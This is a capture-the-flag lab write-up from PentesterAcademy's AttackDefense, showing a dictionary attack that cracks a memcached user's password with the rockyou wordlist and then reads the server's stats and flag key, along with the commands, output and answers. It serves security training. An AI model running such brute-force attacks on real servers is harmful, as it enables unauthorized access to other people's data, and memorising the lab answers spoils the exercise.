
ATTACK
DEFENSE
by PentesterAcademy

Name	Memcached Recon: Dictionary Attack
URL	https://www.attackdefense.com/challengedetails?cid=513
Type	Network Recon : Memcached

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Q1. Find the password of memcached user "student". Use /usr/share/wordlists/rockyou.txt.gz wordlist.

Answer: qwerty

Commands:

```
cd tools/scripts/memcache/
chmod +x memcache-dictionary-attack.sh
gzip -d /usr/share/wordlists/rockyou.txt.gz
./memcache-dictionary-attack.sh 192.211.109.3 student /usr/share/wordlists/rockyou.txt
```

```
root@attackdefense:~/tools/scripts/memcache# ls -l
total 4
-rw-r--r-- 1 root root 183 Jan  2 15:19 memcache-dictionary-attack.sh
root@attackdefense:~/tools/scripts/memcache# chmod +x memcache-dictionary-attack.sh
root@attackdefense:~/tools/scripts/memcache# gzip -d /usr/share/wordlists/rockyou.txt.gz
root@attackdefense:~/tools/scripts/memcache# ./memcache-dictionary-attack.sh 192.211.109.3 student /usr/share/wordlists/rockyou.txt
Trying 123456
Trying 12345
Trying 123456789
Trying password
Trying iloveyou
Trying princess
Trying 1234567
Trying rockyou
Trying 12345678
Trying abc123
Trying nicole
Trying daniel
Trying babygirl
Trying monkey
Trying lovely
Trying jessica
Trying 654321
Trying michael
Trying ashley
Trying qwerty
Password Found: qwerty
root@attackdefense:~/tools/scripts/memcache#
```

Q2. Find the number of key value pairs on the memcached server.

Answer: 9

Command: memcstat --servers=192.211.109.3 --username=student --password=qwerty

```
root@attackdefense:~/tools/scripts/memcache# memcstat --servers=192.211.109.3 --username=student --password=qwerty
Server: 192.211.109.3 (11211)
         pid: 10
         uptime: 1020
         time: 1558840512
         version: 1.5.12
         libevent: 2.1.8-stable
         pointer_size: 64
         rusage_user: 0.109556
         rusage_system: 0.087646
         max_connections: 1024
         curr_connections: 1
         total_connections: 23
         rejected_connections: 0
         connection_structures: 2
         reserved_fds: 20
```

```
        bytes: 675
        curr_items: 9
        total_items: 9
        slab_global_page_pool: 0
        expired_unfetched: 0
        evicted_unfetched: 0
        evicted_active: 0
        evictions: 0
```

Q3. Find the value stored in the key 'flag' on the memcached server.

Answer: 61832366e1f912c700181f829b6a0268

Command: memccat --servers=192.211.109.3 --username=student --password=qwerty flag

```
root@attackdefense:~/tools/scripts/memcache# memccat --servers=192.211.109.3 --username=student --password=qwerty flag
61832366e1f912c700181f829b6a0268
root@attackdefense:~/tools/scripts/memcache#
```

References:

1. Memcached (https://memcached.org/)
2. libmemcached-tools (https://manpages.debian.org/jessie/libmemcached-tools/)